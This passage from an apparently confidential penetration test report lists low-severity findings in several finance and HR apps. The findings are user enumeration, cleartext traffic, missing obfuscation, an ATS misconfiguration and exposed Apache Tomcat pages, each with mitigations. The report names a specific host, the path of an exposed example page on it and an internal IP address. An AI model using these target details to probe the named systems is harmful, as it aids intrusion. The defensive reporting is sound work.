
Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as <b>Low</b> , considering the exploitability. Considering security impact an actor can enumerate all of the valid usernames on the application.

Workaround/Mitigation
To rectify this vulnerability, respond with a generic message such as: " <i>Invalid Username/Password</i> ".

References
<a href="https://cwe.mitre.org/data/definitions/16.html">https://cwe.mitre.org/data/definitions/16.html</a>

Proof of Details(POC)
To reproduce, open the application, enter a random username/password, and click on Login.



# SecureLayer7

Time and Again, Securing You

## 8. #GPRES5 Clear Text Traffic is Enabled in the Brake Android Application

Description
<p>Upon conducting thorough testing the Brake Android application, it was observed that the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks.</p> <p>The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.</p>

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Brake Application	Brake Application pentest

Security Risk
<p>This vulnerability's reported security severity is categorized as <b>Low</b>, considering the exploitability. The subsequent list outlines the significant security ramifications:</p> <ul style="list-style-type: none"> <li>• An actor can read sensitive data from the HTTP requests.</li> <li>• An actor can change/modify the data during transmission.</li> <li>• An actor can view the communication between the client and server if the actor and the victim are connected through the same network. Helping the actor to steal the victim's user credentials and take over his account.</li> </ul>

Workaround/Mitigation
<p>To mitigate this vulnerability, implement the following:</p> <ul style="list-style-type: none"> <li>• Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server.</li> <li>• Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection.</li> <li>• Set the value of android:usesCleartextTraffic in AndroidManifest.xml file to false.</li> </ul>

## References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

## Proof of Details(POC)

### Steps to Reproduce

Step 1: Open the application with the jadx-gui tool and open the "AndroidManifest.xml" file.

```

<uses-feature android:name="android.hardware.location" android:required="false"/>
<uses-feature android:name="android.hardware.location.gps" android:required="false"/>
<uses-feature android:name="android.hardware.microphone" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-permission android:name="android.permission.USE_BIOMETRIC"/>
<uses-permission android:name="android.permission.USE_FINGERPRINT"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.WRITE_CALENDAR"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-permission android:name="android.permission.RECORD_AUDIO" android:required="false"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.RECORD_VIDEO" android:required="false"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="32"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="com.google.android.permission.READ_ID"/>
<uses-permission android:name="com.google.android.permission.WRITE_ID"/>
<uses-permission android:name="MANAGE_ACCOUNTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="com.letscrypt.plugins.video.VideoCaptureActivity" android:label="VideoCaptureActivity" android:resource="@string/app_name" android:roundIcon="true" android:requestLegacyExternalStorage="true"/>
<activity android:name="com.letscrypt.plugins.ShortcutsActivity" android:label="ShortcutsActivity" android:roundIcon="true" android:icon="@mipmap/ic_launcher" android:theme="@style/Theme.AppCompat.Light" android:parentActivity="true" android:exported="true" android:launchMode="singleTask" android:configChanges="screenSize|uiMode|orientation|keyboardHidden" android:windowLayoutMode="adjustResize">
<intent-filter>
<category android:name="android.intent.category.LAUNCHER"/>
<category android:name="android.app.shortcuts" android:resource="@xml/shortcuts"/>

<activity android:name="com.letscrypt.plugins.LiveCaptureActivity" android:label="LiveCaptureActivity" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.AutoCaptureDocument" android:label="AutoCaptureDocument" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.SelfieCapture" android:label="SelfieCapture" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.MapDrivingDirection" android:label="MapDrivingDirection" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.MapSelection" android:label="MapSelection" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.FileWriteActivity" android:label="FileWriteActivity" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.LaunchWebView" android:label="LaunchWebView" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>
<activity android:name="com.letscrypt.plugins.LaunchHomeActivity" android:label="LaunchHomeActivity" android:icon="@mipmap/ic_launcher" android:parentActivity="true" android:theme="@style/Theme.AppCompat.NoActionBar" android:configChanges="screenSize|uiMode|orientation|keyboardHidden|locale"/>

```

## 9. #HTVR86 User Enumeration on Login Page in the Brake Android Application

Description
Upon successful testing of the Brake Android application. SecureLayer7 discovered that the application has a Login functionality. Upon further investigation, it was observed that upon submission of an incorrect mobile number, application responded with the error message " <i>User not registered</i> ". However, the error message differs when a valid Mobile No is entered, thereby enabling attackers to enumerate valid users on the application.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Brake Application	Brake Application pentest

Security Risk
The reported security severity of this vulnerability is classified as <b>Low</b> , considering the exploitability. Considering security impact an actor can enumerate all of the valid users on the application.

Workaround/Mitigation
To rectify this vulnerability respond with a generic message such as: " <i>An OTP will be sent if the user exists in our database</i> ", and redirect users to the OTP screen.

References
<a href="https://cwe.mitre.org/data/definitions/16.html">https://cwe.mitre.org/data/definitions/16.html</a>


Proof of Details(POC)

**Steps to Reproduce:**

Step 1: Open the application, and submit a random mobile number.

# SecureLayer7

Time and Again, Securing You



Observe the application responded with "User not registered".  
© 2024 - SecureLayer7 - Confidential and Proprietary

# SecureLayer7

Time and Again, Securing You

## 10. #37C7OQ Clear Text Traffic is Enabled in the WRF Android Application

Description
<p>Upon testing, it was observed that the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks.</p> <p>The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.</p>

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• WRL/WRF(Warehouse Receipt Finance Application)	WRL/WRF(Warehouse Receipt Finance Application) pentest

Security Risk
<p>This vulnerability's reported security severity is categorized as <b>Low</b>, considering the exploitability. The subsequent list outlines the significant security ramifications:</p> <ul style="list-style-type: none"> <li>An actor can read sensitive data from the HTTP requests.</li> <li>An actor can change/modify the data during transmission.</li> <li>An actor can view the communication between the client and server if the actor and the victim are connected through the same network. Helping the actor to steal the victim's user credentials and take over his account.</li> </ul>

Workaround/Mitigation
<p>To mitigate this vulnerability, implement the following:</p> <ul style="list-style-type: none"> <li>Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server.</li> <li>Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection.</li> <li>Set the value of android:usesCleartextTraffic in AndroidManifest.xml file to false.</li> </ul>


## References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

## Proof of Details(POC)

### Follow the below step to reproduce:

Step 1: Open the application with the jadx-gui tool and open the "AndroidManifest.xml" file.



```

<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" android:required="true" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="true" />
```

## 11. #CQHK98 Source Code is not Obfuscated in the WRF Android Application

Description
Upon testing, it was found that the android application's code is not obfuscated in the APK.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• WRL/WRF(Warehouse Receipt Finance) Application	WRL/WRF(Warehouse Application pentest      Receipt      Finance)

Security Risk
The reported security severity of this vulnerability is classified as <b>Low</b> , considering the exploitability. Not obfuscated security code makes it easier for actors to identify and extract sensitive data such as API keys, credentials, cryptographic keys, or other secrets embedded within the application.

Workaround/Mitigation
To mitigate this vulnerability- Employ more advanced techniques such as control flow obfuscation, string encryption, and resource obfuscation. These methods make it even more challenging for actors to reverse engineer the code.

References
<a href="https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering">https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering</a>

Proof of Details(POC)
Follow the below step to reproduce

**Step 1: Import the APK file in Jadx-Gui, and observe the Source Code.**

## 12. #8ZLLST Misconfigured Transport Security Feature in the Workline iOS Application

Description
After testing the Workline iOS application, SecureLayer7 found out that its "Info.plist" file has some security settings misconfigured. [ i.e., NSAllowsArbitraryLoads is set to true ]. This could lead to the app transmitting sensitive data insecurely and also allow it to load content from untrusted sources.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Workline iOS application	Workline(iOS) application pentest

Security Risk
The security impact of this vulnerability is reported as <b>Low</b> , considering the exploitability. The following are the considerable security impacts: <ul style="list-style-type: none"> <li>The NSAllowArbitraryLoads key is set to NO by default. Putting the key to YES will opt out of ATS and its associated security benefits.</li> <li>The application can allow arbitrary loads from another location, which can cause malicious behavior in the application.</li> <li>Disabling ATS means that unsecured HTTP connections are allowed.</li> </ul>

Workaround/Mitigation
It is recommended to fix this vulnerability and implement the following: <ul style="list-style-type: none"> <li>Set NSAllowArbitraryLoads value to false in Info.plist file.</li> <li>Refer to <a href="https://books.nowsecure.com/secure-mobile-development/en/ios/implement-app-transport-security.html">https://books.nowsecure.com/secure-mobile-development/en/ios/implement-app-transport-security.html</a></li> </ul>

References
<a href="https://cwe.mitre.org/data/definitions/16.html">https://cwe.mitre.org/data/definitions/16.html</a>

## Proof of Details(POC)

### Steps to Reproduce

Step 1: Extract the IPA file and open the "Info.plist" file.

```
79      <string></string>
80      <key>FacebookAutoLogAppEventsEnabled</key>
81      <false/>
82      <key>FacebookDisplayName</key>
83      <string></string>
84      <key>ApplicationQueriesSchemes</key>
85      <array>
86          <string>tappedgeo</string>
87          <string>cydia</string>
88      </array>
89      <key>LSRequiresiPhoneOS</key>
90      <true/>
91      <key>MinimumOSVersion</key>
92      <string>12.0</string>
93      <key>NSAppTransportSecurity</key>
94      <dict>
95          <key>NSAllowsArbitraryLoads</key>
96          <true/>
97      </dict>
98      <key>facebook.com</key>
99      <dict>
100         <key>NSIncludesSubdomains</key>
101         <true/>
102         <key>NSThirdPartyExceptionRequiresForwardSecrecy</key>
103         <false/>
104     </dict>
105     <key>bcdn.net</key>
106     <dict>
107         <key>NSIncludesSubdomains</key>
108         <true/>
109         <key>NSThirdPartyExceptionRequiresForwardSecrecy</key>
110         <false/>
111     </dict>
112   </dict>
113 </dict>
114 </dict>
115 <key>NSCalendarsUsageDescription</key>
116 <string>Workline.hr needs access to your calendar to retrieve and add events.</string>
117 <key>NSCamerasUsageDescription</key>
118 <string>Workline.hr needs access to your camera to upload photos.</string>
```

Observe that the NSAllowArbitraryLoads flag is set to true.

## 13. #EDAYEV Apache Tomcat Version and Internal IP Disclosure in Spoors RCU Application

Description	
During the assessment, it was observed that the default pages of Apache Tomcat is accessible which leaks version and the example endpoint "/examples/jsp/snp/snoop.jsp" leaks the internal IP of server.	

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Spoors RCU Application	Spoors RCU Application pentest

Security Risk
The reported security severity of this vulnerability is classified as <b>Low</b> , considering the exploitability. Here are the security impacts: <ul style="list-style-type: none"> <li>An attacker could use this disclosed information to craft exploit or use publicly available exploit to gain unauthorized access on server.</li> </ul>

Workaround/Mitigation
To address this vulnerability, implement the following: <ul style="list-style-type: none"> <li>Sanitize URI paths properly and encode special character in URI.</li> <li>Remove default web pages if not required.</li> </ul>

References
<a href="https://cwe.mitre.org/data/definitions/200.html">https://cwe.mitre.org/data/definitions/200.html</a>

Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

### Steps to Reproduce:

Step 1: Goto the URL "https://cfe.ltferp.com" for apache tomcat version disclosure.

The screenshot shows the Apache Tomcat Version X homepage. At the top, there is a navigation bar with links to Home, Documentation, Configuration, Examples, Wiki, and Mailing Lists, along with a Find Help button. Below the navigation bar is a banner with the text "If you're seeing this, you've successfully installed Tomcat. Congratulations!" and a cartoon cat logo. To the right of the banner are three buttons: Server Status, Manager App, and Host Manager. The main content area is divided into several sections: "Developer Quick Start" with links to Tomcat Setup, First Web Application, Realms & AAA, JDBC DataSources, Examples, and Servlet Specifications/Tomcat Versions; "Managing Tomcat" with information about manager webapp access and configuration files; "Documentation" with links to Tomcat 8.5 Documentation, Tomcat 8.5 Configuration, and Tomcat Wiki; and "Getting Help" with links to FAQ and Mailing Lists, including tomcat-announce, tomcat-users, taglibs-user, and tomcat-dev.

Step 2: Goto the URL "https://cfe.ltferp.com/examples/jsp/snp/snoop.jsp" for internal IP Disclosure.

The screenshot shows a web browser window with the following details:

- JSP Request Method: GET
- Request URI: /examples/jsp/snp/snoop.jsp
- Request Protocol: HTTP/1.1
- Servlet path: /jsp/snp/snoop.jsp
- Path info: null
- Query string: null
- Content length: -1
- Content type: null
- Server name: cfe.ltferp.com
- Server port: 80
- Remote user: null
- Remote address: 172.30.93.4
- Remote host: 172.30.93.4
- Authorization scheme: null
- Locale: en\_US

SecureLayer7

Time and Again, Securing You

## 14. #GGQ38X Apache Tomcat Default Page Disclosure in the Spoors Collection (All- non ML retail loans) Application

Description	
Upon testing, it was discovered that the application's Apache Tomcat default page is accessible, which discloses sensitive information such as the server version <i>Apache Tomcat 9.0.43</i> and example files. Attackers could exploit this information to gather intelligence about the server's configuration and potentially launch targeted attacks.	

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Spoors Collection (All- non ML retail loans ) application	Spoors Collection (All- non ML retail loans ) Application pentest

Security Risk	
<p>The assessed security impact of this vulnerability is categorized as <b>Medium</b>, considering the exploitability. The following are the significant security impacts:</p> <ul style="list-style-type: none"> <li>• The disclosure of server version and example files in the Apache Tomcat default page presents a security risk as it provides valuable information to potential attackers. Attackers could leverage this information to identify vulnerabilities specific to the disclosed server version or target example files for further exploitation.</li> <li>• The Sessions Example servlet (installed at /examples/servlets/servlet/SessionExample) allows session manipulation. Because the session is global this servlet poses a big security risk as an attacker can potentially become an administrator by manipulating its session.</li> </ul>	

Workaround/Mitigation	
<p>To address this vulnerability, put the following into practice:</p> <ul style="list-style-type: none"> <li>• Disable or restrict access to the Apache Tomcat default page to prevent the disclosure of sensitive information.</li> <li>• Remove any example files or applications that come bundled with Apache Tomcat, as these can provide additional attack vectors for exploitation.</li> <li>• Configure custom error pages to provide generic error messages instead of revealing server details in an error response</li> </ul>	

Â

